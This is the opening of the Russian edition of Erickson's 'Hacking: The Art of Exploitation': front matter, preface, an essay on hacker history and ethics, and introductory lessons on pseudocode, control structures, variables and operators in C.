HIGH TECH

ДЖОН ЭРИКСОН

полностью переработанное 2 издание

ХАКИНГ

ИСКУССТВО ЭКСПЛОЙТА

СИМВОЛ®

HACKING

The Art of Exploitation

Second edition

Jon Erickson

NO STARCH
PRESS

HIGH TECH

ХАКИНГ

Искусство эксплойта

Второе издание

Джон Эриксон

Символ®

Санкт-Петербург — Москва
2010

Серия «High tech»

Джон Эриксон

Хакинг: искусство эксплойта, 2-е издание

Перевод С. Маккавеева

Главный редактор	*А. Галунов*
Зав. редакцией	*Н. Макарова*
Выпускающий редактор	*П. Щеголев*
Редактор	*Т. Темкина*
Корректор	*Л. Уайатт*
Верстка	*К. Чубаров*

Эриксон Дж.

Хакинг: искусство эксплойта. 2-е издание. – Пер. с англ. – СПб.: Символ-Плюс, 2010. – 512 с., ил.

ISBN 978-5-93286-158-5

Хакинг – это искусство творческого решения задач, подразумевающее нестандартный подход к сложным проблемам и использование уязвимостей программ. Часто бывает трудно разобраться в методах хакинга, потому что для этого нужны широкие и глубокие знания.

Автор не учит применять известные эксплойты, а объясняет их работу и внутреннюю сущность. Вначале читатель знакомится с основами программирования на C, ассемблере и языке командной оболочки, учится исследовать регистры процессора. А усвоив материал, можно приступать к хагингу – перезаписывать память с помощью переполнения буфера, получать доступ к удаленному серверу, скрывая свое присутствие, и перехватывать соединения TCP. Изучив эти методы, можно взламывать зашифрованный трафик беспроводных сетей, успешно преодолевая системы защиты и обнаружения вторжений.

Книга дает полное представление о программировании, машинной архитектуре, сетевых соединениях и хакерских приемах. С этими знаниями ваши возможности ограничены только воображением. Материалы для работы с этим изданием имеются в виде загрузочного диска Ubuntu Linux, который можно скачать и использовать, не затрагивая установленную на компьютере ОС.

ISBN 978-5-93286-158-5
ISBN 978-1-59327-144-2 (англ)

Издательство «Символ-Плюс». 199034, Санкт-Петербург, 16 линия, 7,
тел. (812) 380-5007, www.symbol.ru. Лицензия ЛП N 000054 от 25.12.98.
Налоговая льгота – общероссийский классификатор продукции
ОК 005-93, том 2; 953000 – книги и брошюры.

Подписано в печать 30.09.2009. Формат 70×100 $^{1}/_{16}$. Печать офсетная.
Объем 32 печ. л. Тираж 1500 экз. Заказ №
Отпечатано с готовых диапозитивов в ГУП «Типография «Наука»
199034, Санкт-Петербург, 9 линия, 12.

Оглавление

Отзывы на 1-е издание книги

«Самое полное руководство по технике хакинга. Наконец-то появилась книга, которая учит не только применению эксплойтов, но и их разработке».

PHRACK

«Из всех прочитанных мною книг эту считаю для хакера главной».

SECURITY FORUMS

«Можно рекомендовать эту книгу из-за одного только программирования».

UNIX REVIEW

«Очень рекомендую эту книгу. Ее автор знает то, о чем говорит, а программный код, инструменты и примеры вполне работоспособны».

IEEE CIPHER

«Книга Эриксона – руководство для новичков, включающее сжатое и четкое описание реальных методов программирования и хакинга и объяснение принципов их работы».

COMPUTER POWER USER (CPU) MAGAZINE

«Отличная книга. Тот, кто решил повысить свой уровень, должен внимательно ее прочесть».

ABOUT.COM INTERNET/NETWORK SECURITY

Предисловие

Цель книги – рассказать всем об искусстве хакинга. Разобраться в методах хакинга часто бывает трудно, потому что для этого нужны широкие и глубокие знания. Многое из того, что пишут о хакинге, кажется непонятным для непосвященных из-за некоторых пробелов в подготовке читателя. Настоящее второе издание книги «Хакинг: искусство эксплойта» делает мир хакинга более доступным, показывая всю картину в целом – от программирования до машинного кода и эксплойта. Материалы для этого издания организованы в виде загрузочного диска на базе Ubuntu Linux, который можно использовать на любом компьютере с процессором *x*86, не затрагивая установленную на нем операционную систему. Диск содержит весь имеющийся в книге исходный код и предоставляет среду для написания и отладки кода, в которой можно воспроизвести имеющиеся в книге примеры и поэкспериментировать самостоятельно[1].

Благодарности

Хочу поблагодарить Билла Поллока (Bill Pollock) и других сотрудников издательства No Starch Press за воплощение этой книги в жизнь и за то, что позволили мне творчески участвовать в этом процессе. Кроме того, я благодарю своих друзей Сета Бенсона (Seth Benson) и Аарона Эдамса (Aaron Adams) за редактирование и корректуру, Джека Мэтсона (Jack Matheson) за помощь с ассемблером, д-ра Зейделя (Dr. Seidel) за поддержание интереса к вычислительной технике, моих родителей за покупку того самого первого Commodore VIC-20 и хакерское сообщество за стремление к новому и творческий дух, породившие технологии, о которых рассказывается в книге.

[1] Образ загрузочного диска можно скачать на сайте издательства «Символ-Плюс» по адресу *www.symbol.ru/library/hacking-2ed*. – *Прим. ред.*

0x100

Введение

При слове «хакер» обычно возникает образ электронного вандала, шпиона с яркой прической и пирсингом. У большинства людей хакерство, или хакинг, ассоциируется с нарушением закона, а потому все, кто занимается хакерской деятельностью, становятся в их глазах преступниками. Несомненно, действия отдельных хакеров противозаконны, но суть хакерства состоит не в этом. На самом деле хакинг больше тяготеет к соблюдению законов, чем к их нарушению. Сущность хакинга – поиск непредусмотренных или неочевидных способов использования законов и свойств определенной ситуации и последующее оригинальное и изобретательное применение их для решения некоторой задачи, в чем бы она ни состояла.

Сущность хакинга можно продемонстрировать на примере следующей математической задачи:

> Расставьте между цифрами 1, 3, 4 и 6 любые знаки элементарных арифметических операций (сложение, вычитание, умножение и деление), чтобы получилось выражение с результатом 24. Каждую цифру можно использовать только один раз; порядок действий определяете вы сами. Например, выражение $3 \times (4 + 6) + 1 = 31$ допустимо, но неверно, поскольку не дает в результате 24.

Условия задачи просты и понятны, и все же решить ее может не каждый. Так же как в решении этой задачи (оно приведено в конце книги), в хакерских решениях используются законы системы, но делается это неочевидным образом. Тем и сильны хакеры, что могут решать задачи такими способами, которые не приходят в голову тем, кто мыслит и действует стандартным образом.

С самого появления компьютеров хакеры занимались творческим решением задач. В конце 1950-х клуб железнодорожного моделирования Массачусетского технологического института получил в подарок детали, в основном от старой телефонной аппаратуры. Из них члены клуба

смастерили сложную систему, позволявшую нескольким операторам управлять участками дороги, набирая телефонный номер соответствующего участка. Такое необычное и оригинальное применение телефонного оборудования они назвали *хакингом*, и многие считают эту группу первыми хакерами. Потом они стали писать на перфокартах и перфолентах программы для первых компьютеров, таких как IBM-704 и TX-0. В то время как все, кто писал программы, были довольны тем, что они решают задачи, первые хакеры стремились писать программы, которые решают задачи *хорошо*. Из двух программ, аналогичных по результатам, лучшей считалась та, которая занимала меньше перфокарт. Главным отличием было то, как программа получает результаты, – ее *элегантность*.

Умение сократить количество перфокарт, необходимых для программы, свидетельствовало об артистизме в управлении компьютером. Вазу можно поставить и на красивый стол, и просто на ящик, но впечатление в каждом случае будет разным. Показав, что технические задачи могут иметь красивые решения, первые хакеры сделали программирование своего рода искусством.

Подобно другим видам искусства, хакинг часто оставался непонятым. Посвященные же создали неформальную субкультуру, нацеленную на более глубокое изучение данного искусства, овладение вершинами мастерства. Ее участники считали, что информация должна свободно распространяться, а все, что мешает этой свободе, следует так или иначе преодолевать. Помешать могли авторитетные личности, администрация учебных заведений и дискриминация. В отличие от большинства студентов, движимых желанием получить диплом об образовании, неофициальную группу хакеров интересовали не хорошие оценки, а собственно знания. Непреодолимая тяга к учебе и исследованиям побеждала даже традиционное неравноправие, например, в эту группу приняли 12-летнего Питера Дойча, который продемонстрировал свое знание TX-0 и желание учиться. Ценность участников не зависела от возраста, расы, пола, внешности, ученых степеней и положения в обществе – и целью было не равенство, а развитие нарождающегося искусства хакинга.

Хакеры обнаружили красоту и элегантность в таких обычно сухих науках, как математика и электроника. Они рассматривали программирование как вид художественного самовыражения, и компьютер был инструментом их искусства. Они стремились все проанализировать и во всем разобраться не для того, чтобы разоблачить секреты творчества, а чтобы лучше ими овладеть. Понимание логики как формы искусства, содействие свободному обмену информацией, преодоление традиционных пределов и ограничений с единственной целью лучше понять окружающий мир – эти ценности, обусловленные стремлением к знаниям, впоследствии назовут *хакерской этикой*. Все это не ново: схожую этику и субкультуру создали пифагорейцы в Древней Греции, хотя компьютеров у них не было. Они увидели красоту математики и открыли

многие базовые понятия геометрии. Жажда знаний и ее благотворные побочные продукты встречаются на всем протяжении истории от пифагорейцев до Ады Лавлейс, Алана Тьюринга и хакеров из клуба железнодорожного моделирования MIT. Последователи первых хакеров, такие как Ричард Столмен и Стив Возняк, дали нам современные операционные системы, языки программирования, персональные компьютеры и многие другие технологические достижения, ставшие частью повседневной жизни.

Как же отличить хороших хакеров, творящих чудеса технологического прогресса, от плохих хакеров, крадущих номера наших кредитных карточек? В какой-то момент плохих хакеров стали называть *крэкерами*. Журналистам объяснили, что крэкеры – нехорошие ребята, а хакеры – хорошие. Хакеры придерживались хакерской этики, а крэкеры плевали на законы, желая только поскорее заработать. Считалось, что крэкеры далеко не так талантливы, как настоящие хакеры, и просто пользуются написанными хакерами инструментами и скриптами, не вникая в их работу. Слово *крэкер* должно было стать общим ярлыком для всех, кто обращает компьютер во зло: ворует программное обеспечение, уродует веб-сайты и, что хуже всего, не понимает, как он это делает. Но сегодня этим термином пользуются очень немногие.

Возможно, термин не прижился из-за конфликта определений: первоначально *крэкером* называли того, кто нарушает авторские права, взламывая системы защиты от копирования. А может быть, причина его непопулярности кроется в неоднозначности, поскольку теперь так называют и тех, кто занимается незаконной компьютерной деятельностью, и просто неумелых хакеров. Журналисты не склонны употреблять термины, незнакомые большинству их читателей. А слово *хакер* у многих ассоциируется с таинственностью и высоким мастерством, поэтому журналист скорее воспользуется им. Аналогично для обозначения крэкеров иногда употребляют термин *скрипт-кидди*, но для журналиста в нем нет такого оттенка сенсационности, как в темном *хакере*. Кто-то привык четко разделять хакеров и крэкеров, но лично я считаю хакером любого, в ком живет хакерский дух, независимо от того, какие законы он, возможно, нарушает.

Различие между хакерами и крэкерами становится еще более расплывчатым благодаря современным законам, накладывающим ограничения на применение криптографических средств и исследования в этой области. В 2001 году профессор Эдвард Фелтен (Edward Felten) и группа ученых из Принстонского университета собрались опубликовать результаты своих исследований в статье, обсуждавшей недостатки различных систем цифровых водяных знаков. Эта статья была ответом на вызов, брошенный группой основателей стандарта SDMI (Secure Digital Music Initiative), в котором всем желающим предлагалось попытаться взломать эти системы водяных знаков. Однако против публикации этой статьи и с угрозами в адрес исследователей выступили Фонд SDMI и Американская ассоциация звукозаписывающей

индустрии (RIAA). Акт об авторских правах цифрового тысячелетия (Digital Millennium Copyright Act, DMCA) от 1998 года делает незаконным обсуждение или предоставление технологии, позволяющей обходить промышленный контроль над покупателями. Это тот закон, который был применен против Дмитрия Склярова, русского программиста и хакера. Тот написал программу, позволяющую обходить довольно простое шифрование в продуктах фирмы Adobe, и представил свои результаты на конференции хакеров в Соединенных Штатах. ФБР поспешило арестовать его, за чем последовали долгие юридические баталии. По закону сложность системы контроля над покупателем не имеет значения: формально незаконным является взламывание или даже обсуждение «поросячьей латыни», если она будет использована как промышленное средство контроля над покупателем. Так кого теперь считать хакерами, а кого – крэкерами? Если закон становится препятствием для свободы слова, то «хорошие ребята», которые говорят то, что думают, внезапно становятся плохими? Я полагаю, что дух хакерства выше правительственных законов и не должен определяться ими.

Такие науки, как ядерная физика и биохимия, могут использоваться для того, чтобы убивать, но при этом имеют большое значение для научного прогресса и современной медицины. Знание само по себе не является ни плохим, ни хорошим; стандарты нравственного поведения относятся к применению этого знания. При всем желании мы не смогли бы запретить знание о том, как превратить материю в энергию, или остановить непрерывный технологический прогресс в обществе. Точно так же невозможно отменить сущность хакерства, как и подвергнуть его упрощенной классификации или анализу. Хакеры всегда будут раздвигать существующие границы, побуждая нас к дальнейшим исследованиям.

Часть этого процесса составляет полезная в конечном счете эволюция систем защиты как результат соперничества между теми хакерами, которые стремятся обеспечить защиту компьютеров, и другими хакерами, которые пытаются ее взломать. Как антилопы научились быстро бегать, спасаясь от гепардов, а гепарды стали бегать еще быстрее, соревнование между хакерами приводит к появлению более прочной защиты и более утонченных методов атаки. Появление и развитие систем обнаружения несанкционированного доступа (Intrusion Detection Systems, IDS) – важный пример такого совместного эволюционного процесса. Хакеры-защитники пополняют свой арсенал системами IDS, а хакеры-нападающие разрабатывают методы противодействия IDS, которые учитываются при создании новых и более мощных IDS. Итог такого взаимодействия оказывается положительным: более квалифицированные специалисты, более совершенная защита, более стабильные программы, изобретательные технологии решения проблем и даже новая экономика.

Цель этой книги – показать подлинный дух хакинга. Мы рассмотрим различные хакерские технологии, как старые, так и современные,

и проанализируем их, чтобы понять, как и почему они работают. Материалы для книги (*www.symbol.ru/library/hacking-2ed*) включают все примеры кода и настроенную среду Linux. Исследования и поиск нового – важнейшие элементы искусства хакера, и они помогут вам лучше усвоить материал и самостоятельно поэкспериментировать. Единственное необходимое условие – процессор *x*86, который применяется во всех машинах с Microsoft Windows и в более новых компьютерах Macintosh. Эта среда Linux никак не повлияет на установленную у вас ОС. Благодаря выбранному способу изложения информации вы получите ясное представление о хакинге, что позволит вам усовершенствовать существующие или даже изобрести оригинальные новые методы. Надеюсь, книга поможет читателю развить любознательное хакерское начало и побудит внести свой вклад в искусство хакинга, по какую бы сторону баррикад он ни находился.

0x200

Программирование

Хакерами *называют и тех, кто создает код, и тех, кто отыскивает и использует его уязвимости. Несмотря на разные конечные цели, обе эти группы хакеров решают свои задачи схожими методами. И поскольку умение программировать помогает находить уязвимости программ, а умение находить уязвимости программ помогает их писать, многие хакеры занимаются и тем и другим одновременно. Интересный хак можно найти как в приемах написания элегантного кода, так и в методах поиска уязвимостей. Фактически хакинг – это нахождение искусного и неочевидного решения какой-либо задачи.*

Хаки, применяемые в программных эксплойтах, как правило, основаны на использовании законов функционирования компьютера непредусмотренными способами с целью обхода системы защиты. Аналогично и в обычных программах хаки используют законы функционирования компьютера новыми и творческими способами, но их конечная цель – получить более эффективный или короткий код, не обязательно с целью взлома защиты. Из бесчисленного множества разных программ, решающих конкретные задачи, большинство громоздки, переусложнены и неряшливы, и лишь немногие компактны, эффективны и аккуратны. Такие программы считаются *элегантными*, а искусные и изобретательные решения, приводящие к такой эффективности, называются *хаками*. Хакеры обеих противостоящих групп высоко ценят и красоту элегантного кода, и остроумие удачных хаков.

С точки зрения бизнеса важнее быстро создать работающий код, чем искать искусные хаки и добиваться элегантности. Благодаря экспоненциальному росту скорости вычислений и объема памяти, экономически нецелесообразно тратить лишние часы на то, чтобы сделать код чуть более быстрым и эффективно использующим ресурсы современного компьютера с гигагерцевой тактовой частотой и гигабайтной памятью.

Новая функция обратит на себя внимание рынка, а оптимизацию по скорости и памяти большинство пользователей не заметят. Когда все определяется в конечном счете деньгами, тратить время на искусные хаки для оптимизации просто нет смысла.

По настоящему оценить элегантность программы могут только хакеры – компьютерные энтузиасты, конечная цель которых не прибыль, а желание выжать из своего старенького Commodore 64 все, на что он способен; создатели эксплойтов, которые пишут изумительные крохотные фрагменты кода, способные проскользнуть сквозь узкую щелку в системе защиты; все, кого увлекает поиск лучшего из возможных решений. Это те, кто действительно любит программировать, по-настоящему ценя красоту элегантного кода и остроумие изобретательного хака. Чтобы применять эксплойты, необходимо освоить программирование, поэтому последнее послужит для нас естественной отправной точкой.

0x210 Что такое программирование?

Программирование – вполне естественное и интуитивное понятие. Программа представляет собой лишь ряд предложений, написанных на особом языке. С программами мы встречаемся повсеместно, и даже технофобы ежедневно имеют с ними дело. Схемы проезда, кулинарные рецепты, футбольные матчи и ДНК – все это программы. Типичная «программа» для шофера может выглядеть так:

```
Начать движение по Главной улице в восточном направлении. Двигаться по
Главной улице до церкви на правой стороне. Если движение перекрыто из-за
ремонта, повернуть направо на 15-ю улицу, затем повернуть налево на Сосновую
улицу, затем повернуть направо на 16-ю улицу. В противном случае продолжить
движение до 16-й улицы и повернуть направо. Продолжать движение по 16-й
улице, затем повернуть налево на Дорогу к цели. Проехать по Дороге к цели
5 км, нужный дом будет по правой стороне. Адрес: Дорога к цели, дом 743.
```

Каждый, кто понимает человеческий язык, способен понять и выполнить эти указания. Правда, они лаконичны, но каждая инструкция понятна, по крайней мере тем, кто умеет читать.

Но компьютер не понимает обычную речь, а только машинный язык. Чтобы заставить компьютер что-то сделать, надо написать ему инструкции на его языке. Однако *машинный язык* выглядит непонятно, и с ним трудно работать. Он состоит только из битов и байтов и специфичен для каждой машинной архитектуры. Чтобы написать программу на машинном языке, скажем, для процессора Intel *x*86, нужно знать числовое значение, соответствующее каждой его команде, особенности ее выполнения и немыслимое количество прочих деталей, относящихся к программированию низкого уровня. Такое программирование – долгий, трудоемкий и уж явно не интуитивный процесс.

Преодолеть сложность написания программ на машинном языке позволяет транслятор. Одним из видов трансляторов в машинный язык является *ассемблер* – программа, которая транслирует текст на языке ассемблера в код, понятный машине. *Язык ассемблера* не так загадочен, как машинный язык, поскольку различные команды и переменные в нем записываются при помощи имен, а не чисел. Однако и язык ассемблера не очень-то нагляден. Названия команд понятны лишь посвященным, а язык остается специфичным для данной архитектуры. Это означает, что так же как машинный язык для процессоров Intel *x*86 отличается от машинного языка для процессоров Sparc, так и язык ассемблера для *x*86 отличается от языка ассемблера для Sparc. Любая программа, написанная на языке ассемблера для процессора одной архитектуры, не сможет работать на процессоре другой архитектуры. Если программа написана на языке ассемблера *x*86, для выполнения в архитектуре Sparc ее придется переписать. Кроме того, чтобы писать эффективные программы на языке ассемблера, необходимо знать многие подробности архитектуры этого процессора.

Эти проблемы становятся менее существенными, если применяется другой вид транслятора, называемый компилятором. *Компилятор* преобразует язык высокого уровня в машинный язык. Языки высокого уровня гораздо нагляднее языков ассемблера и могут преобразовываться в машинные языки процессоров различных архитектур. Это означает, что на языке высокого уровня программу можно написать один раз, а компилятор преобразует этот программный код в машинный язык конкретной архитектуры. Примеры языков высокого уровня – C, C++ и FORTRAN. Написанная на языке высокого уровня программа значительно легче читается и больше похожа на естественный язык, чем язык ассемблера или машинный язык, но тем не менее должна придерживаться очень жестких правил написания команд, иначе компилятор не сможет их понять.

0x220 Псевдокод

У программистов есть еще один вид языка программирования, называемый псевдокодом. *Псевдокод* – это естественный язык, по структуре похожий на язык высокого уровня. Его не понимают компиляторы, ассемблеры и какие-либо компьютеры, но он помогает программистам организовать инструкции. Псевдокод не имеет четкого определения. Разные люди пишут на псевдокоде немного по-разному. В некотором роде, это туманное отсутствующее звено между естественными языками, например английским, и языками программирования высокого уровня вроде C. Псевдокод помогает понять общие стандартные принципы программирования.

0x230 Управляющие структуры

Без управляющих структур программа представляла бы собой просто ряд последовательно выполняемых инструкций, или команд. Для простейших программ это приемлемо, но большинство программ, в частности наш пример схемы проезда, оказываются сложнее. В них есть такие инструкции, как «если движение перекрыто из-за ремонта» и «в противном случае». Эти инструкции называют *управляющими структурами*: они изменяют порядок выполнения программы с простого последовательного на более сложный и полезный.

0x231 If-then-else

В нашем примере движения по городу Главная дорога может оказаться закрытой на ремонт. Такую ситуацию нужно обработать с помощью специальных инструкций. В противном случае выполняется первоначальный набор инструкций. Учесть в программе такие особые случаи позволяет одна из наиболее естественных *управляющих структур* `if-then-else` (если-то-иначе). Ее общий вид:

```
If (условие) then
{
  Набор инструкций, выполняемых при соблюдении условия;
}
Else
{
  Набор инструкций, выполняемых при несоблюдении условия;
}
```

В этой книге используется псевдокод, похожий на C, поэтому каждая инструкция оканчивается точкой с запятой, а наборы инструкций определяются с помощью фигурных скобок и отступов. Если приведенную выше схему проезда преобразовать в псевдокод, получится примерно следующее:

```
Двигаться по Главной улице;
If (движение перекрыто)
{
  Повернуть направо на 15-ю улицу;
  Повернуть налево на Сосновую улицу;
  Повернуть направо на 16-ю улицу;
}
Else
{
  Повернуть направо на 16-ю улицу;
}
```

Каждая инструкция занимает отдельную строку, а наборы инструкций, выполняющихся при определенном условии, объединяются фигурными скобками и для большей наглядности размещаются с отступом.

В C и многих других языках программирования ключевое слово then подразумевается по умолчанию, поэтому в приведенном псевдокоде оно опущено.

Конечно, есть много языков, синтаксис которых требует слова then, например BASIC, Fortran и даже Pascal. Такие синтаксические различия между языками очень поверхностны, базовая структура остается той же. Понимающий основные концепции этих языков программист достаточно легко освоит синтаксические различия между ними.

Далее в этой книге используется язык C, поэтому и псевдокод здесь имеет аналогичный синтаксис, хотя, вообще говоря, видов псевдокода много.

Другое стандартное правило синтаксиса C состоит в том, что если набор инструкций в фигурных скобках состоит всего из одной инструкции, фигурные скобки можно опустить. Для наглядности кода полезно писать эти инструкции с отступом, но синтаксически это необязательно. Приведенную выше схему проезда можно переписать так:

```
Двигаться по Главной улице;
If (движение перекрыто)
{
  Повернуть направо на 15-ю улицу;
  Повернуть налево на Сосновую улицу;
  Повернуть направо на 16-ю улицу;
}
Else

  Повернуть направо на 16-ю улицу;
```

Это правило действует для всех управляющих структур, встречающихся в книге, и оно само может быть записано с помощью псевдокода.

```
If (набор инструкций состоит всего из одной команды)
  Использовать фигурные скобки,
  служащие для объединения инструкций, необязательно;
Else
{
  Использование фигурных скобок обязательно;
  Поскольку необходим логический способ объединения инструкций;
}
```

Даже само описание синтаксиса можно рассматривать как простую программу. Существуют разновидности конструкции if-then-else, например операторы select/case, но логический принцип сохраняется: если случится это, то надо действовать так, иначе следует выполнять другие действия (которые могут включать новые конструкции if-then).

0x232 Циклы while/until

Другое элементарное понятие программирования – конструкция `while` (пока), разновидность *цикла*. Часто программисту требуется выполнить некоторую группу инструкций несколько раз. Подобную задачу программа решает с помощью цикла, но ей необходим набор условий, по которым она определит, что цикл нужно завершить, чтобы не выполнять его бесконечно. Цикл `while` указывает на то, что заданную группу инструкций нужно выполнять, пока выполняется заданное условие. Вот пример простой программы для голодной мыши:

```
while (голодна)
{
  ищи что-то съедобное;
  съешь то, что нашла;
}
```

Набор из двух инструкций, следующий за оператором `while`, будет повторно выполняться, пока мышь все еще голодна. Каждый раз мышь может найти разное количество еды – от крошки хлеба до целой буханки. Поэтому то, сколько раз будет выполнен набор инструкций в этом операторе `while`, зависит от того, сколько пищи найдет мышь.

Другой вариант цикла – оператор `until` (пока не), имеющийся, например в языке программирования Perl (в C этот синтаксис не применяется). Цикл `until` – это тот же `while`, в котором условие имеет обратное значение. Для той же мыши программа с циклом `until` будет выглядеть так:

```
until (наелась)
{
  ищи что-то съедобное;
  съешь то, что нашла;
}
```

Естественно, любой оператор вроде `until` можно превратить в цикл `while`. Выше в схеме проезда была инструкция `Двигаться по Главной улице до церкви на правой стороне`. Ее можно заменить стандартным циклом `while`, изменив условие на противоположное.

```
while (справа нет церкви)
   Двигаться по Главной улице;
```

0x233 Циклы for

Еще один вариант цикла – цикл `for`. Он удобен в случае, когда программисту нужно, чтобы цикл выполнился заданное число раз. В виде цикла `for` можно записать указание `проехать по Дороге к цели 5 км`:

```
for (5 раз)
  Проехать 1 км;
```

В действительности цикл `for` – тот же `while` со счетчиком. Эту же инструкцию можно записать так:

```
Установить счетчик в 0;
while (счетчик меньше 5)
{
  Проехать 1 км;
  Увеличить счетчик на 1;
}
```

Синтаксис цикла `for` на псевдокоде С еще нагляднее:

```
for (i=0; i<5; i++)
  Проехать 1 км;
```

В данном случае имя счетчика `i`, а оператор `for` разбит на три части, разделенные точкой с запятой. В первой части объявляется счетчик, и его значение устанавливается равным 0. Вторая часть – это как цикл `while` со счетчиком: выполнять цикл, пока счетчик соответствует этому условию. Завершающая третья часть описывает действия, совершаемые со счетчиком при каждом проходе цикла. В данном случае `i++` кратко сообщает, что *к счетчику с именем i нужно добавить 1*.

С использованием всех управляющих конструкций схему проезда из начала главы 0x210 можно записать в виде псевдокода:

```
Начать движение по Главной улице в восточном направлении;
while (справа нет церкви)
  Двигаться по Главной улице;
if (движение перекрыто)
{
  Повернуть направо на 15-ю улицу;
  Повернуть налево на Сосновую улицу;
  Повернуть направо на 16-ю улицу;
}
else
  Повернуть направо на 16-ю улицу;
Повернуть налево на Дорогу к цели;
for (i=0; i<5; i++)
  Проехать 1 км;
Остановиться у дома 743 по Дороге к цели;
```

0x240 Основные понятия программирования

В следующих разделах мы познакомимся с другими общими понятиями программирования. Эти понятия используются во многих языках программирования с некоторыми синтаксическими различиями. По ходу представления этих понятий я буду иллюстрировать их примерами псевдокода с С-образным синтаксисом. К концу псевдокод станет очень похож на С.

0x241 Переменные

Счетчик, используемый в цикле `for`, фактически является *переменной*. Переменную можно представить как некоторый объект, содержащий данные, которые могут изменяться, – отсюда и название. Бывают также переменные, которые не меняются, поэтому их назвали *константами*. Если вернуться к примеру с ездой, то скорость машины – переменная, а ее цвет – константа. В псевдокоде переменные абстрактны, но в C (и многих других языках), прежде чем использовать переменную, нужно объявить ее, присвоив ей определенный тип. Это связано с тем, что программа на C в конечном счете компилируется в выполняемую программу. Подобно тому как в кулинарном рецепте сначала перечисляются все необходимые ингредиенты, объявления переменных позволяют выполнить некоторые приготовления перед тем, как приступить к основной программе. Все переменные будут храниться где-то в памяти, и их объявление дает компилятору возможность более эффективно распределить эту память. Хотя в конечном счете как бы вы ни объявили переменную, это всего лишь участок памяти.

В языке C переменной присваивается тип, описывающий информацию, которую должна хранить эта переменная. Самые распространенные типы: `int` (целые числа), `float` (десятичные числа с плавающей точкой[1]) и `char` (символьные значения из одного символа). Переменные описываются просто – с помощью ключевого слова, после которого идет список переменных, например:

```
int a, b;
float k;
char z;
```

Переменные `a` и `b` теперь определены как целые, `k` может принимать значения в виде чисел с плавающей точкой (например 3,14), а `z` содержит символьное значение, например `A` или `w`. Переменным можно присваивать значения во время объявления или в любой последующий момент с помощью оператора `=`.

```
int a = 13, b;
float k;
char z = 'A';

k = 3.14;
z = 'w';
b = a + 5;
```

После выполнения этих инструкций переменные будут содержать следующие значения: `a` – число 13, `k` – число 3,14, `z` – букву `w`, а `b` – число 18, поскольку $13 + 5 = 18$. Переменные просто позволяют запоминать

[1] В России целую и дробную части числа принято разделять запятой, поэтому применяется термин «плавающая запятая». – *Прим. ред.*

значения; однако в C вы сначала обязаны объявить тип каждой переменной.

0x242 Арифметические операторы

Выражение `b = a + 7` — пример простейшего арифметического оператора. Приведем символы, используемые в C для разных арифметических операций.

Первые четыре операции имеют знакомый вид. Деление по модулю (целочисленное деление) может показаться новинкой, но на самом деле это всего лишь остаток от деления. Если `a` равно 13, то поделив 13 на 5, получим 2 и 3 в остатке, откуда следует, что `a % 5 = 3`. Кроме того, поскольку переменные `a` и `b` — целые, оператор `b = a / 5` записывает в `b` значение 2, поскольку это целая часть результата. Чтобы получить более корректный результат 2,6, нужно использовать переменные с плавающей точкой.

Операция	Символ	Пример
Сложение	`+`	`b = a + 5`
Вычитание	`-`	`b = a - 5`
Умножение	`*`	`b = a * 5`
Деление	`/`	`b = a / 5`
Деление по модулю	`%`	`b = a % 5`

Чтобы заставить программу применять эти понятия, нужно говорить на понятном ей языке. В языке C есть и несколько способов сокращенной записи этих арифметических операций. Об одной из них, используемой преимущественно в циклах, уже говорилось.

Полная запись	Сокращенная запись	Описание
`i = i + 1`	`i++` или `++i`	Прибавить 1 к переменной
`i = i - 1`	`i--` или `--i`	Вычесть 1 из переменной

Эти сокращенные выражения можно объединить с другими арифметическими операциями в более сложное выражение. Тут-то и выясняется разница между `i++` и `++i`. Первое выражение означает, что нужно увеличить значение `i` на 1 *после* того, как будет выполнена арифметическая операция, в второе предписывает увеличить `i` на 1 *перед* выполнением арифметической операции. Поясним это на следующем примере.

```
int a, b;
a = 5;
b = a++ * 6;
```

После выполнения этих инструкций переменная b будет содержать значение 30, а переменная a – значение 6, потому что сокращенная запись b = a++ * 6; равносильна следующим инструкциям:

```
b = a * 6;
a = a + 1;
```

Однако при использовании команды b = ++a * 6; порядок сложения с a меняется, что равносильно следующим инструкциям:

```
a = a + 1;
b = a * 6;
```

Поскольку порядок действий изменился, b теперь будет содержать 36, но a по-прежнему будет хранить 6.

Нередко в программе требуется изменить переменную прямо на месте. Например, нужно прибавить к переменной какое-то значение, скажем 12, и записать результат в ту же переменную (например, i = i + 12). Для этой популярной операции есть специальная сокращенная запись.

Полная запись	Сокращенная запись	Описание
i = i + 12	i+=12	Прибавить к переменной некоторое значение
i = i - 12	i-=12	Вычесть из переменной некоторое значение
i = i * 12	i*=12	Умножить переменную на некоторое значение
i = i / 12	i/=12	Разделить переменную на некоторое значение

0x243 Операторы сравнения

Переменные часто используются в условных операторах описанных выше управляющих структур. Условные операторы используют тот или иной тип сравнения. Операторы сравнения в C имеют сокращенный синтаксис, довольно распространенный среди других языков программирования.

Условие	Обозначение	Пример
Меньше	<	(a < b)
Больше	>	(a > b)

Условие	Обозначение	Пример
Меньше или равно	<=	(a <= b)
Больше или равно	>=	(a >= b)
Равно	==	(a == b)
Не равно	!=	(a != b)

Почти все эти операторы самоочевидны, однако обратите внимание, что *равенство* записывается с помощью двух знаков «равно». Это существенно: двойной знак «равно» служит для проверки равенства, а одиночный – для присваивания значения переменной. Выражение `a = 7` означает «записать число 7 в переменную `a`», а выражение `a == 7` означает «проверить, что переменная `a` равна 7». (В некоторых языках программирования, например в Pascal, чтобы избежать путаницы, присваивание обозначают символами `:=`.) Заметим также, что восклицательный знак обычно означает *отрицание*. С его помощью значение любого выражения можно изменить на противоположное.

```
!(a < b)      равносильно      (a >= b)
```

Операторы сравнения можно соединить в цепочку с помощью логических операций ИЛИ и И.

Логическая операция	Обозначение	Пример
ИЛИ	||	((a < b) || (a < c))
И	&&	((a < b) && !(a < c))

В этом примере выражение, образованное из двух условий, соединенных оператором ИЛИ, будет иметь истинное значение, если `a` меньше `b` ИЛИ если `a` меньше `c`. Аналогично выражение, образованное из двух условий, соединенных оператором И, будет иметь истинное значение, если `a` меньше `b` И если `a` не меньше `c`. Эти выражения могут иметь различный вид и содержать круглые скобки.

С помощью переменных, операторов сравнения и управляющих структур можно описать очень многое. Если вернуться к примеру с голодной мышкой, то можно представить голод как логическую (булеву) переменную, которая может принимать значения истина/ложь. Естественно, 1 означает истину, а 0 – ложь.

```
while (голодна == 1)
{
  ищи что-то съедобное;
  съешь то, что нашла;
}
```

